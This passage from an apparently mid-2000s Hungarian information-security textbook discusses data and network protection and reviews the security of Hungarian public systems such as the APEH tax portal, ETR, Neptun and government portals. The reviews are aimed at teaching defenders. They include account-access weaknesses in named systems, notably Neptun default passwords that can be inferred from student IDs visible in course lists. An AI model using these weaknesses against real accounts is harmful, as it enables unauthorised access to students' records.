Erősebb hozzáférési politika esetén lehet hozzáférési mátrixot alkalmazni, amikor az oszlopban lévő felhasználói azonosítók és a sorban lévő alkalmazások metszetében lehet jelölni, hogy milyen joggal kapcsolható egymáshoz a két rendszerelem.

6.3.7.4 Az adatok biztonságának védelme

Az információszolgáltatás alapjait a dokumentumok, adatok képzik. A biztonságuk tehát kiemelten kezelendő. Fontos megjegyezni, hogy az adatvédelem az egyén adatainak a védelmét és ezáltal az egyén védelmét jelentik, így nem szabad összekeverni az adatbiztonsággal, mely közvetlenül az adatok, az információk biztonságát jelenti. Angol megfelelője a “privacy”, és ennek védelmére léteznek szervezetek és hasznos elektronikus világban alkalmazható eszközök is [EPIC].

Az üzemviteli előírásokat rögzíteni kell az adatbiztonságra (szabályozott időközönkénti megfelelő mentések), ezáltal az esetlegesen sérült dokumentumok helyreállítási ideje csökken. El kell különíteni az ügyfelek számára egy területet, ahol az adatbeviteli és kiadási munkálatok folyhatnak. A rögzített, létfontosságú adatállományokat redundáns rendszeren kell tárolni, védeni és titkosítani kell az illetéktelen hozzáférés és az illetéktelen felhasználás ellen.

Az adatvesztés elkerülése végett az osztott rendszereken központi fájltárolás lehet a megoldás, ezáltal az adatok centralizálva lesznek, könnyebb az adatok mentése és karbantartása. A hibás adatbevitel és adatváltozás ellen szükséges az alkalmazói programokban szereplő formátum, valamint konzisztencia meghatározása és időközönkénti ellenőrzése.

Az adathozzáférési jogosultságok kiosztását, használatát mindenkor ellenőrizni kell. A legfontosabb, bizalmas anyagokon végezhető input-output műveletekre jogot csak szigorúan személyre szabottan lehetséges kiadni, valamint többlépcsős azonosítást kell alkalmazni a műveletekhez. Az újonnan készített adatállományok alapjogosultságainak korlátozásait meg kell valósítani, esetlegesen automatizált jogosultság kezelő rendszeren keresztül kell engedélyezni az új adatállományok létrehozását. Természetesen az automatizált jogosultság kezelés alatt nem a személyekhez hozzárendelt jogok automatikus kiosztását, hanem az adott felhasználó vagy csoport jogainak örököltetését kell érteni. Ezeknek a szabályoknak a kidolgozását elvégezheti az

adatokat kezelő szerv vagy osztály, de a beállításokat szakemberre kell bízni. Már a tervek kidolgozásakor elvégezhető az adatvédelmi audit, mely feltárja, hogy van-e problémás adatkezelési lépés a rendszertervben.

Végül a beállítások ellenőrzésére és a tesztrendszer tesztelésére újra az adatkezelőt kell alkalmazni, és visszajelzései alapján a szakember állítja a rendszert. Az éles üzem előtt a teljes rendszert audit alá kell vonni (adatbiztonsági és adatvédelmi), így a megfelelő kontrollokon átesve a rendszert nagyobb bizalommal lehet üzemeltetni és használni.

6.3.7.5 Kommunikáció védelme

Az adatszolgáltatás során legtöbbször a jogosulatlan hozzáféréstől, módosítástól és a túlterheléses támadásoktól kell megvédeni az informatikai rendszert. A fizikai védelem keretén belül a vezetékeket védeni kell a káros külső behatásoktól, mint például tűz vagy víz, emiatt a kábelvezetés centralizálása kerülendő, vagy létre kell hozni redundáns irányokat, illetve megfelelő mennyiségű külső kapcsolatot kell használni. A logikai védelem keretén belül a kommunikáció során fenn kell tartani a titkosságot, bizalmasságot és hitelességet valamint az elérhetőséget, bár ez utóbbira vannak a fizikai védelemnek is hatásai. A teljes rendszert a forrás és a cél között egységesen kell kezelni biztonsági szempontból.

A hálózat és a hálózaton megosztott erőforrások használatát szigorú szabályrendszer alapján kell megvalósítani, ezáltal garantálni a jogosulatlan hozzáférés kizárását. Itt is érvényes a szükséges és elégséges engedélyek tétele, tehát ne legyen alapból megosztott a teljes merevlemez, csak akkora része, amin a megosztani szándékozott anyag található, és csak addig, amíg a megosztásra szükség van. Manapság már elérhetők olyan tesztelő eszközök, melyek vizsgálják a megosztásokat és egyéb beállítást, hogy az megfelel-e az aktuális biztonsági elveknek vagy sem (ld. még [MBSA] és 4.6.4-ben a Nessus-t).

Mind a belső, mind a külső adatforgalom és adattartalom elemzésével értékes információhoz lehet jutni a használt erőforrásokról, valamint ezáltal ki lehet szűrni az esetleges hibás vagy nem engedélyezett adatforgalmat. Az üzenetek forrását és az üzenetek kézbesítőjét minden esetben azonosítani és hitelesíteni kell, ha ez nem lehetséges, akkor az üzenet eljutását a címzetthez meg kell akadályozni. Tipikus támadási forma az IP-címek hamisításával (ld. 3.1.2.1) történő behatolás, vagy behatolási kísérlet. A támadók legtöbbször olyan IP-címeket használnak, ami az adott hálózaton nem létezik. Az ilyen címek tiltásával megelőzhető sok felesleges és a hálózati kapcsolatokat leterhelő adatáramlás.

Mind a küldő, mind a fogadó fél beazonosítása után a kapcsolaton átmenő nyílt adatforgalmat titkosítani kell, ezáltal megnehezítve a forgalomlehallgatást végző támadó munkáját. Erre megfelelő technika a VPN (Virtual Private Network) kriptográfiai módszerekkel történő alkalmazása. A digitális aláírások alkalmazásával biztosítani lehet az adatok sértetlenségét, valamint a bizalmasságot és a hitelességet. Nem ritka, hogy a belső kommunikációra saját PKI szervert is felállítanak a cégen belül, így az alkalmazottak közötti kommunikáció bizalmas, sértetlenség és hiteles lesz. Fel kell mérni, hogy az alkalmazás költségaránya milyen, és e szerint kell választani.

A forgalom elterelése és ezáltal könnyebb lehallgatásának és módosításának elkerülése végett az útvonalválasztók (router) beállítása rendkívül fontos lépése a biztonságos hálózati kommunikációnak. A kiszolgáló eszközök túlterhelésének kiküszöbölésére érdemes korlátozni a kapcsolatok számát, a kimenő és bejövő adathívások számát, esetlegesen ezeket idő-intervallumhoz lehet kötni. A még sikeresebb védekezés a DoS és DDoS támadások ellen, ha a hálózati topológia szerinti „szomszédokkal” is összehangoljuk a védekezést, ezért fontos a hálózati helyünk ismerete. Példaként említhetők az akadémiai intézetekről elérhető hálózati

térképek, melyekből jól látható, hogy ki kivel milyen kapcsolatban van, tehát a védekezés összehangolását kivel milyen irányban kell biztosítania. Egy ilyen hálózati térkép segíti a rendszer üzemeltetőjét egyes fizikai sérülések esetén a forgalom ideiglenes más vonalra terelésében.

A hazai hálózat (HBONE) felépítéséről többet is megtudhat az érdeklődő a HUNGARNET egyesület lapján (`http://www.hungarnet.hu`), ahol a HBONE felépítéséről rajzos és számszaki információ is elérhető. Érdekes lehet, hogy az ELTE hálózata milyen szerteágazó volt már 1997-ben (nagyrészt köszönhetően annak, hogy az egyik legtöbb épülettel rendelkező egyetem): `http://www.iif.hu/rendezvenyek/networkshop/97/tartalom/NWS/2/6/`. Az üzleti szféra tagjai nem tartják ennyire nyilvánosan elérhető formában hálózatuk topológiáját, hiszen ezzel információt, vagy éppen támadási felületet adnának a konkurenciának vagy a velük nem szimpatizálóknak.

A helyi hálózat kialakításánál figyelembe kell venni nem csak az aktuális helyzetet, hanem az esetleges eszközök és felhasználók számának gyarapodását is, és ezek alapján kialakítani a megfelelő hálózati topológiát, az átviteli eszközök típusát a várható adatforgalom szemszögéből (réz vagy koaxális, esetleg antennás vagy éppen műholdas?) és az adatforgalom biztosítása érdekében a beépíthető védelmi megoldásokat, amikkel ki lehet védeni az azonosítatlan állomások csatlakozását, vagy a lehallgatási próbálkozásokat.

A hálózati eszközöket és a kommunikációt védeni kell a túlterhelés ellen redundáns készülékekkel, dinamikus átkonfigurálhatósággal (egy logikai szegmens leterheltsége esetén a rajta keresztülmenő forgalom átirányítása más szegmenseken keresztül), önálló részhálózatok kialakításával biztosítva az esetleges központi rendszer leállása esetén a kommunikáció és munka zavartalan működését. A folyamatos minőségbiztosítás érdekében terheléses mérések használata is ajánlott, mert ezzel előre tervezhető az esetlegesen túlterhelt hálózatok kezelése az adott helyzetben. Ilyen alkalom lehet például a nyári szünetben végzett terheléses próba az egyetemi beiratkozáskor vagy éppen a félév-kezdeti tárgyfelvételkor előálló terhelés felmérésére a már ismert szeptemberi hallgatói létszám adatokra alapozva.

6.3.8 Működő információ szolgáltatások biztonsági feltérképezése

A következő fejezetben olyan informatikai rendszerek kerülnek bemutatásra a teljesség igénye nélkül, amelyek már a felhasználók szolgálatában állnak, és működésükkel nagyban segítik a munkát és az információáramlást. A tárgyalt rendszerek csak példaértékük miatt kerültek „beválogatásra”. Az egyes rendszerek bemutatása teljes mértékben mentes mindenféle károkozási szándéktól vagy arra buzdítástól, csak a tanulság levonásának céljával kerülnek terítékre.

6.3.8.1 APEH (http://www.apeh.hu)

Egyike azon intézményeknek, melyek a legrégebbi idők óta foglalkoznak az elektronikus úton történő információszolgáltatással és fogadják az ügyfelek adatszolgáltatásait is. Manapság már hallani kisebb forgalmú kereskedőket, hogy nem árulnak APEH nyomtatványokat, mert „mindenki az Internetről tölti le”. Ez nem egészen van így, de évről évre növekszik azok száma, akik letöltik a nyomtatványt, ráadásul nyomtatványkitöltő programmal ki is töltik, majd ellenőrizhetik a kitöltés helyességét. Sajnos többnyire nyomtatva vagy nyomtatva is be kell küldeni ezeket az anyagokat, de már létezik olyan korszerű megoldás, hogy digitális aláírással (ld. 4.8) és intelligens kártya (ld. 4.12) támogatással érintkezzenek a kiemelt adózók a hivatallal. 2005-ben bővül azok köre, akik élhetnek ilyen lehetőségekkel.

Előnye az ilyen rendszereknek, hogy az adatformátumok egységesek, az adattartalom nem érthető félre (kézírás vs. gépelt írás, ráadásul sok helyen kész menüből választható tartalom az elgépelést is kivédendő), sok esetben automatikus számítások segítik az adatmezők kitöltését, és szükség esetén az adatmódosítás is könnyebb. A beépített ellenőrzésnek köszönhetően még leadás előtt meggyőződhet az ügyfél, hogy helyesen töltötte-e ki az adatokat.

Hátránya a rendszernek, hogy a program sűrűn változik, sok eset ismert a hibás programverziókról, így az ügyfélnek minden alkalommal ellenőriznie kell, hogy nincs-e frissebb verzió az adott termékből. Hátrány továbbá, hogy a program nem minden operációs rendszert támogat, és az egyes kiegészítő részek nem mindenki számára érhetők el (pl. intelligens kártyás használat). Egyben hátrány a fejlődés olyan szempontból, hogy a rendszer bővül egy elemmel, melynek szintén lehetnek biztonsági hiányosságai, így a teljes rendszert kompromittálhatja (pl. digitális tanúsítvány hibája esetén érvényes vagy sem az adóbevallás? az intelligens kártya rossz működése miatt ki a felelős? stb.).

Fontos kiemelni, hogy az Interneten elérhető ügyfélszolgálatnak az erőforrásait úgy kell méretezni, hogy adott időn belül az ügyfél garantáltan kapjon visszajelzést, de legalább annyit, hogy fogadták levelét, és x időn belül válaszolnak y azonosító alatt rögzített kérdésére.

6.3.8.2 Magán-nyugdíjpénztári tagdíjbevallás

A 2004. január 1.-vel módosult szabályok szerint az „Általános tájékoztató a foglalkoztatók és egyéni vállalkozók magánnyugdíjpénztári rendszerrel összefüggő 2004. évi feladatairól” című PSZÁF anyag (`http://www.pszaf.hu/kozlemenyek/20040115.htm`) szerint a tagdíjbevallásra a következő szabályokat határozza meg (idézet az anyagból):

> *A hatályos rendelkezések szerint a tagdíjbevallás (önellenőrzés) minősített elektronikus aláírással ellátott dokumentumban, számítógépes hálózat útján is teljesíthető (elektronikus bevallás), amennyiben annak valamennyi jogszabályi és technikai feltétele fennáll, és ha azt - az első ízben történő alkalmazást megelőzően, a teljesítési határidőt megelőző hónap 15. napjáig - az érintett magán-nyugdíjpénztárhoz bejelentik.*
>
> *2004. január 1-jétől hatályos rendelkezések szerint az elektronikus bevallás fogadásának, feldolgozásának és nyilvántartásának feltételeit a pénztárak legkésőbb a Hírközlési Felügyelet által nyilvántartásba vett biztonságos aláírás-létrehozó eszköz (ún. BALE) minősített hitelesítés-szolgáltatónál történő első kereskedelmi forgalomba helyezésétől számított 180. napig kötelesek kialakítani. Értelemszerűen a foglalkoztatók (adatszolgáltatásra kötelezettek) is ezen időponttól teljesíthetik bevallásaikat elektronikus dokumentumban. A BALE kereskedelmi forgalomba kerüléséről és az elektronikus bevallás alkalmazásának első napjáról a PSZÁF közleményben tájékoztatja az érintetteket.*
>
> *A feltételek biztosítása érdekében a PSZÁF az Informatikai és Hírközlési Minisztérium egyetértésével meghatározza az elektronikus aláírással ellátott bevallások szerkezetének, adattartalmának, összeállításának, fogadásának, feldolgozásának és nyilvántartásának követelményeit, valamint rendelkezésre bocsátja az elektronikus aláírással ellátott bevallások elkészítésére és fogadására alkalmas szoftvereket.*
>
> *Elektronikus bevallás a PSZÁF által közzétett szoftverekkel vagy a PSZÁF által meghatározott követelményeknek eleget tevő és az illetékes miniszter által kijelölt tanúsító szervezet által kibocsátott tanúsítvánnyal rendelkező szoftverekkel teljesíthető és fogadható, legkorábban azonban a fent jelzett határidő leteltét követően.*

Az egyes alkalmazások bevezetésével a tapasztalatok is gyarapodnak és a módszer is terjedni fog, amennyiben nem okoz csalódást a működés. Ennek egyik feltétele, hogy biztonsági és adatvédelmi audit alá vonjanak minden ilyen terméket, ezáltal biztosítva, hogy ellenőrizetlenül nem kerülhet széleskörű bevezetésre ilyen körben elektronikus úton érzékeny adatokat kezelő termék.

6.3.8.3 Egységes Tanulmányi Rendszer, ETR (https://etr.elte.hu)

Az Eötvös Loránd Tudományegyetem információs rendszere elsősorban a diákok tantárgy és vizsga felvételét segíti, azonban a háttérben futó szolgáltatásai a diákok tanulmányi előmenetelét, sikerességét és adatait is tartalmazhatja.

A böngészőbe való beírás után rögtön látjuk, hogy a rendszer HTTPS protokollon kommunikál. A HTTPS protokoll a weboldalak titkosított csatornán történő közlését szolgálja, ezzel megnehezítve az információfolyam lehallgatásából (sniffeléséből) származó kritikus információk illetéktelenekhez jutását.

Ha megvizsgáljuk a HTTPS protokoll titkosítását szolgáló „certificate-et", akkor az első fontos információ, amit megtudhatunk a kapcsolatfelvétel során az, hogy a böngészőnk nem tudja azonosítani a tanúsítványt (Could not verify the certificate, because the issuer is unknown), mivel a kiadó ismeretlen. A tanúsítvány ettől függetlenül betölti a neki szánt szerepet, azaz titkosítja az adatfolyamot, mégis érdemes kerülni az ún. self-signed tanúsítványok használatát, mivel emiatt a felhasználó nem tudja, hogy az adott weboldal ténylegesen biztosított, vagy csak egy eltérített kapcsolat végpontját látja.

A létrehozás és lejárati időt megtekintve láthatjuk, hogy a certificate 2003.08.09.-én lett elkészítve, és 2005.08.05. napján jár le. A biztonsági tanúsítványok ilyen hosszú ideig történő alkalmazása (egy év javallott) nagyban megkönnyíti a támadónak az esetlegesen elkapott információfolyam dekódolását (megfelelően hosszú időintervallumot biztosít), melyből nagy valószínűséggel olyan adatokra is szert tehet, melyekkel a jogosulatlan belépés sem lesz számára akadály. A tanúsítvány egyéb adatai számunkra nem annyira lényegesek most.

A certificate elfogadása után eljutunk a rendszer nyitóoldalához. Láthatjuk, hogy már így is fontos információhoz lehet jutni, holott még nem léptünk be a rendszerbe. Természetesen ezen információk biztonsági vonatkozása igen csekély, mivel csak a tanulók számára tartalmaznak lényeges információt. Az első, a támadó számára érdekes információszolgáltatás a telefonkönyv nevű menüpont lehet. Amennyiben kipróbáljuk (beütünk egy tetszőleges, de elég gyakori nevet) olyan információt nyerhetünk, amivel például a személyes ráhatás gyakori támadási formához kaphat támpontot a rosszindulatú felhasználó.

Az újonnan kapott felhasználónév és jelszó meglehetősen bonyolult. A belépésre szolgáló űrlap rész alatt található a „Tájékoztató" link, amire klikkelve külön ablakban jelenik meg néhány, a belépéssel kapcsolatos fontos információ. Többek között információt kapunk arról, hogy ötszöri sikertelen próbálkozás esetén a rendszer 30 percre letiltja az adott azonosítót. Ez egy lényeges információ az egyszerű felhasználó számára, mivel így megtudhatja, hogy hiába próbálkozik ötszöri belépési kísérlet után a rendszer kitiltja. Viszont ez a támadónak is értékes lehet, mivel így megtudja azt, hogy ha esetleg automatizált támadást intéz a rendszer ellen, akkor minden ötödik sikertelen próbálkozás után a következő 30 percben azonos felhasználói névvel történő próbálkozásai feleslegesek.

Ha a támadónak egy megfelelő felhasználói név és jelszó van a birtokában, akkor az adott felhasználó adataival bármit tehet az illető nevében. Tanári azonosítóval a lehetőségek tárháza még szélesebb, hiszen az adott tanár vizsgáihoz a vizsgajegyek is beírhatók. Ez elleni védekezés lehet a többlépcsős azonosítás, természetesen más-más felhasználói név és jelszó alkalmazásával, mivel így a támadónak kisebb az esélye a fontos adatokhoz való hozzájutásban. Ennek az a hátránya, hogy a felhasználók nem szívesen jegyeznek meg több jelszót egy adott rendszerhez. Ilyen esetekben vagy felírják, amihez illetéktelen kezek is hozzáférhetnek, vagy minden jelszót ugyanarra állítanak be, ha ez nem tiltott a rendszerben.

Biztonsági szempontból a másik fontos lépés a felhasználók saját jelszókezelése. Az ETR rendszerben van arra lehetőség, és ezt kifejezetten ajánlják is, hogy a felhasználó jelszót váltson. A jelszavak megválasztásánál kötelezik a felhasználót arra, hogy az új jelszavak kitalálásánál az alábbi rendszert kövessék:

1. komplex jelszóhasználat nemcsak ABC betűkből álló karakterekkel, így a jelszó megválasztásánál a felsorolt tulajdonságok közül legalább háromnak teljesülnie kell: kisbetű használat; nagybetű használat; szám használat; egyéb írásjel használat
2. előzőleg használt jelszó újra beállítása kerülendő,
3. minimum hat karakteres jelszó megadása kötelező,
4. a jelszó nem tartalmazhatja részben sem egészben a felhasználói nevet,

Egy lényeges gyengesége az ETR rendszernek, hogy hiba esetén a hibaüzenetet is kiírja a weboldalra, ezáltal értékes információkat szolgáltat ki a használt operációs rendszerről, a háttérben álló adatbázis rendszerről.

Az ETR rendszer biztonsági erősségéhez tartozik az a tény, hogy a kiszolgáló szerverrel történő kommunikációhoz csak a HTTPS protokoll alapértelmezett portját kell használni, ezáltal a kliens oldali tűzfalakon a kommunikáció védelme egyszerű feladatnak tekinthető.

6.3.8.4 Neptun Tanulmányi Rendszer (http://neptun.sote.hu, http://neptun.bme.hu)

A Neptun hallgatói rendszer párhuzamosan fejlődött az ETR rendszerrel. 1995-ben írt ki pályázatot a Művelődési és Közoktatási Minisztérium az egységes tanulmányi rendszer (ETR) elkészítésére. Hárman pályáztak, a pécsi székhelyű Dexter Kft. nyert, de szerződést nem kötöttek vele. 1998–99-ben a világbanki kölcsönnel készítendő rendszerre a minisztérium akkori vezetősége a Dexter Kft.-t terjesztette fel.

Közben elkészült a megvalósításhoz szükséges szakmai specifikáció is. A cég által 1996-ban írt Arion rendszer már nem felelt meg e specifikációnak, új programot kellett írni, szoros határidővel. A próbaüzemnek a Pécsi Tudományegyetem adott otthont 2001-ben.

A tárca 2001-ben és 2002-ben sem fogadta el a szoftvert, az akkori illetékesek szerint nem teljesítette a specifikációban megfogalmazottakat. Eközben az állam összességében több százmillió forinttal támogatta azokat a felsőoktatási intézményeket, melyek vállalták, hogy bevezetik a Budapesti Műszaki és Gazdaságtudományi Egyetem „Neptun 2000” ETR-rendszerét, a fővárosi SDA Stúdió Kft. programját.

A két termék egyidejű jelenlétének problémáját oldotta meg a tárca azzal, hogy egyrészt elfogadottnak tekintette a Dexter Kft. által a szerződésben vállaltak teljesítését, másrészt megvette a szoftver tulajdonjogát. A minisztérium felülvizsgálja az egységes tanulmányi rendszer specifikációját, figyelembe véve az ETR és a Neptun 2000 ETR-programok használata során összegyűlt tapasztalatokat. A specifikációnak megfelelő, és a minisztérium által auditált hallgatói számítógépes nyilvántartások közül pedig az intézmények szabadon választhatnak.

A Neptun rendszerek legnagyobb hátránya a portkapcsolatok szabad kezelése. A Budapesti Műszaki Egyetem leírása alapján a tűzfalon keresztüli kommunikációhoz a kliensgépek irányából az 1494-es TCP és 1604-es UDP portot kell megnyitni. A szerver oldal felől a kliens felé az 1023 és afeletti portokat kell engedélyezni a működéshez.

A Neptun hallgatói rendszerek egyértelműen meghatározható, hogy milyen operációs rendszeren futnak. Ezáltal legális alapon is fontos információt nyerhetünk ki a futó szolgáltatásról.

A Neptun szolgáltatási rendszer RDP (Reliable Data Protocol) protokollon keresztül kommunikál a kliens gépekkel. Az RDP maga arra a célra lett kifejlesztve, hogy távoli adminisztrációt hajtsanak végre vele, mint távoli betöltés és hibakeresés. Olyan kapcsolatok kiépítésére ajánlják használatát, ahol várhatóan hosszú kapcsolódási szünetek jöhetnek létre (ld. RFC 908).

A Semmelweis Egyetem Neptun rendszerénél a felhasználónév egy bonyolult karaktersorozat, de az alapértelmezett jelszó minden felhasználónak egy bizonyos adata. Egy, már meglevő azonosítóval és jelszóval belépve az adott hallgató felvett tantárgyainál le lehet kérni a többi, kurzust felvettek névsorát, ahol a hallgatói azonosítók is láthatóak, és ebből kikövetkeztethetők a kezdeti jelszavak is. Azok a hallgatók, akik nem változtatták meg a jelszavukat, könnyű belépést engednek a támadónak.

A jelszó módosításánál az egyetlen feltétel az új jelszó minimális hossza, ami öt karakterben van megállapítva.

Esetleges hiba esetén a Neptun rendszer kiírja az aktuális hibát és hibakódot, ezáltal információt adva a háttérszolgáltatásokról.

Ami mind az ETR, mind pedig a Neptun rendszereknél hiánynak tűnhet, az a felhasználók tájékoztatása az adatkezelésről (adatvédelmi irányelvek), őket megillető jogokról és kötelességekről, illetve a jelszavak módosításának kötelezővé tétele. A jelszavak periodikus cseréjét nem elegendő elmondani a felhasználóknak, hanem kötelezni is kell őket arra, hogy jelszavaikat módosítsák már az első belépés alkalmával. Ugyancsak fontos megemlíteni, hogy az adatokat tároló szerver operációs rendszere és a szerver biztonsági hiányosságai (pl. nem frissített operációs rendszer és adatbázis-kezelő) akár a teljes felhasználói felületet megkerülve is kihasználhatók, amennyiben nincs logikai és fizikai hozzáférés-védelmi rendszerrel védve a szerver.

6.3.8.5 Kormányzati portálok

Az utóbbi néhány év során rengeteg szép és igen informatív kormányzati portálrendszert indítottak útjára. Igen lényeges előrelépésnek tekinthető az, hogy fontos információkat tesznek rendszeresen közzé, mint például kormányzati program, új jogszabályok, és törvények, beszédek és közérdekű vagy éppen valamilyen ügyintézéshez szükséges dokumentumok.

Magyarországon az államigazgatási szervek honlapjai és az Internettel kapcsolatos munkája formájában és minőségében is vegyes képet mutat. A Kormányzati Informatikai Egyeztető Tárcaközi Bizottság (KIETB) most elkészült ajánlása azonban részletes útmutatást nyújt a szervezeteknek az egységes irányelvek alapján kialakítandó megjelenésre. Erre azért van szükség, hogy az állami szolgáltatások és a kormányzat tevékenységével kapcsolatos információk minden szervezetnél, hivatalnál egységes formában jelenjenek meg, olcsóbbá és egyszerűbbé téve az ügyintézést és a tájékozódást, nem utolsó sorban segítve a fogyatékkal élőket is (ld. még MITS eEsély részstratégia).

Nem egységes a domain nevek használata sem. A belügyi és a pénzügyi tárca például kötőjeles formát használ (`http://www.b-m.hu`) néhány minisztérium, mint az informatikai, az oktatási vagy a földművelési tárca pedig a kötőjel nélküli betűszóból képezte le honlapjának címét. Az IHM esetében a `http://www.ihm.hu`, és a `http://www.ihm.gov.hu/` cím is létezik; előbbi cím az IHM tulajdonában, utóbbi az ITB tulajdonában (ld. `http://www.domain.hu`). A környezetvédelmi, az egészségügyi, a gazdasági és az ifjúsági tárcánál ma egyszerre élnek a régi és új elnevezésre utaló domain nevek, így az Egészségügyi, Szociális és Családügyi

Minisztérium honlapja például a http://www.eum.hu és a http://www.eszcsm.hu címen is megtalálható (igaz, legalább mindkét cím ugyanarra az IP-címre mutat).

Kilóg a sorból a Honvédelmi Minisztérium (http://www.honvedelem.hu), valamint a Foglalkoztatáspolitikai és Munkaügyi Minisztérium (http://www.fmm.gov.hu) honlapja is. A minisztériumi oldalak elérését megkönnyíti, hogy a http://www.magyarorszag.hu Kormányzati Portál nyitóoldaláról minden államigazgatási szerv közvetlenül elérhető. Sajnos a honlap annyira összetett, hogy a titkosított és a nyílt kommunikációs részek is vegyülnek, így a böngésző biztonsági beállításaitól függően kaphatunk figyelmeztetést, hogy a kiválasztott oldal vegyesen tartalmaz titkosított és nyílt formájú információt is. Ebben az esetben ez nem olyan veszélyes, de például egy internetes banki honlapon már megfontolandó a belépési adatok megadása, mert ha az adat nyílt szövegként megy át a hálózaton, akkor azt más is lehallgathatja és felhasználhatja.

Külön kiemelendő a keresési lehetőségek rész, hiszen cégkereső, ingatlankereső vagy gépjárműkereső tekintetében sok biztonsági vonatkozás van. Talán az ingatlan-maffia okán az ingatlankereső lenne olyan szolgáltatás, melyben akár naponta is le lehetne kérdezni, hogy az adott ingatlan még a nevünkön van-e..., de sajnos az azonosítás még nem olyan fokú, hogy ezt megtehessük. Érdeklődhetünk általánosságban az ingatlan adatairól, de jelenleg az adatvédelmi szabályok és a nem lévő azonosítás miatt nem írható ki az ingatlan tulajdonosának neve. Jogos a kérdés, hogy amennyiben lesz azonosítással elérhető felület is, akkor az olyan ingatlanok esetén, ahol százas nagyságrendű a tulajdonosi kör, hogyan kerül megoldásra a hozzáférés módja. Addig is próbáljuk ki, hogy az ingatlankereső megtalálja-e az ingatlanunkat, mert arra is volt már példa, hogy a telkes ház vevője a hivatalban üres telket igazoló papírt kapott, mert a sok évvel azelőtt épült ház nem volt bejelentve a hivatalnál. A honlap használatához regisztrációra van szükség.

A szolgáltató állam kialakításának alappillére az elektronikus alapú kormányzati munka. Az „eKormányzat 2005” stratégia részletesen taglalja, hogy melyek azok a fejlesztések és szolgáltatások, amelyeket Magyarországon 2005 végéig teljesíteni kell. A stratégia alapja az Európai Unió eEurope Akcióterve, amely szerint a tagországoknak 2006-ig összesen húsz elektronikus kormányzati szolgáltatást kell megvalósítaniuk, ebből 12 az állampolgárok, 8 pedig a cégek, vállalatok számára nyújt segítséget az ügyintézésben.

A honlapoknak tartalmazniuk kell többek között az adott államigazgatási szerv hivatalos nevét és elérhetőségeit, az ügyfélfogadás helyét és időpontját, a szervezeti felépítést bemutató ábrát, valamint a hivatal tevékenységének leírását és a rá vonatkozó legfontosabb jogszabályokat magyarul, angolul, franciául és németül.

Ugyanígy szerepelniük kell a hivatal által szervezett eseményeknek, sajtóközleményeknek, a hivatal pályázatainak, letölthető formanyomtatványoknak és a hozzájuk tartozó kitöltési útmutatóknak, impresszumnak. Nagyobb terjedelmű írásokhoz csatolni kell a feltöltés időpontját és a forrást is.

Az ajánlás szerint az oldalak kötelező eleme a honlap-térkép és a lassabb, betárcsázós elérést használó Internetezők miatt biztosítani kell a grafikai elemek nélküli megjelenítést is. Külön feladat, hogy az oldalakat vakok számára is olvashatóvá kell tenni. Létre kell hozni egy, a közigazgatási weboldalak tartalmát archiváló rendszert, mert a közpénzből létrehozott tartalom közvagyon, tehát nem veszhet el. Néhány fontosabb teendő az egyes anyagokból:

MITS-ben leírt feladatok (2003 november, eKormányzat):

- A személyes adatok védelme (privacy). Biztosítani kell, hogy a személyes adatok védelme már a tervezési szakasztól kezdve az alkotmány és az érvényes törvények

előírásainak megfelelően épüljön be az egyes elektronikus kormányzati projektumok megvalósításába.

- A megbízható hitelesítéshez szükséges infrastruktúra kialakítása, a szükséges jogi szabályozás generálása (együttműködve az ebben a kérdésben általános felelősséggel rendelkező szervezetekkel, iniciálva munkájukat).

- Információtechnológiai biztonság: szükséges egy, a hálózat biztonságáért felelős központi intézmény. Egy ilyen típusú központ, melynek a szolgáltatásai (tanácsadás, riasztás, felvilágosítás) a szűkös eszközökből gazdálkodó önkormányzatok, kisvállalkozások és magánszemélyek számára is hozzáférhetőek, fontos hozzájárulás a szolgáltató állam megvalósításához az informatika területén (a konkrét megvalósítási forma kialakítása a részletes tervezés feladata.)

(2003 október, eÖnkormányzat)

- (FO010) A személyes adatok Interneten történő mozgása esetében az adatvédelem és az elektronikus kommunikáció biztonságának vizsgálata az Európai Unió direktívái és a nemzetközi gyakorlat elemzésével.

- (FO222) Mintaprojekt az önkormányzatok informatikai biztonsági átvilágítása, biztonsági stratégiájának, katasztrófa-elhárítási, működési folytonossági tervének elkészítése.

(2003 augusztus, eEsély)

- Az információs társadalom megteremtésének átfogó szándéka mellett a magyar kormányzati programban az elmúlt időszakban egyre hangsúlyosabban jelenik meg az esélyegyenlőség biztosítása. Az esésegyenlőség megteremtésének, illetve javításának területei között fontos helyet foglal el az informatikai esélyegyenlőség, amit jól jelez, hogy a Magyar Információs Társadalom Stratégia (MITS) elkészítéséről rendelkező kormányhatározat különös súlyt helyez az informatikai esélyegyenlőség biztosítására.

Nem szabad elfelejteni, hogy van, aki visszaél a fogyatékkal élők kedvezményeivel, így az informatikai biztonság területén is figyelni kell, hogy ne a biztonsági intézkedések elhagyásával, hanem kiegészítő intézkedésekkel szavatoljuk a fogyatékkal élők lehetőségeit és a biztonság szinten tartását. Az eEsély tanulmány szerint a támogatások és a fogyatékkal rendelkezők azonosítása is egyszerűbb lenne intelligens kártyák segítségével, melyet a felhasználók is kényelmesebben használhatnak akár elektronikus fizetésre, akár Internet-elérésre. A kártyára tölthetők a kedvezmények, a különböző jogosultságok, és az elszámolási rendszer is áttekinthetőbb lenne ez alapján.

Az Interneten lévő HTML anyagok (weboldalak) alkotóinak fontos útmutatót ad a Paramédia alapítványi honlapján található leírás a fogyatékossággal élők számára készítendő honlapok formai követelményeiről. [Paramédia]

6.3.9 Szabványok, ajánlások

Az informatikai rendszerek biztonsági osztályait több nemzetközi dokumentum is definiálta, közülük a legismertebbek, és a hazai ITB 12. számú ajánlásában is benne levők a következők:

TCSEC – 1983-ban az USA Védelmi Minisztériuma dolgozta ki

ITSEC – az Európai Közösség által 1991-ben kidolgozott, többek között a TCSEC-et is figyelembe vevő tanulmánya

X/Open – az ITSEC és TCSEC alapjaira épülő dokumentumot az X/Open független szervezet által a Nyílt Rendszerek Összekapcsolása szabványt megvalósító rendszerekre (röviden nyílt rendszerek) 1992-ben kidolgozott tanulmány. A szervezet által összeállított Open System Directive (Nyílt Rendszerek Direktívái) 5. kötete, amely a nyílt és osztott hálózatokon alapuló informatikai rendszerekre kidolgozta az ITSEC-ben definiált biztonsági alapfunkciókra vonatkozó követelményeket.

A Miniszterelnöki Hivatal Informatikai Tárcaközi Bizottságának (MeH ITB) kezdeményezésére 1995-ben kezdődött meg a hazai ajánlás kidolgozása, amelyet 1996 decemberében véglegesítettek. Ezt az ajánlást a MeH ITB az Informatikai Rendszerek Biztonsági Követelményei (12. számú ajánlás) címmel korlátozott példányban kiadott.

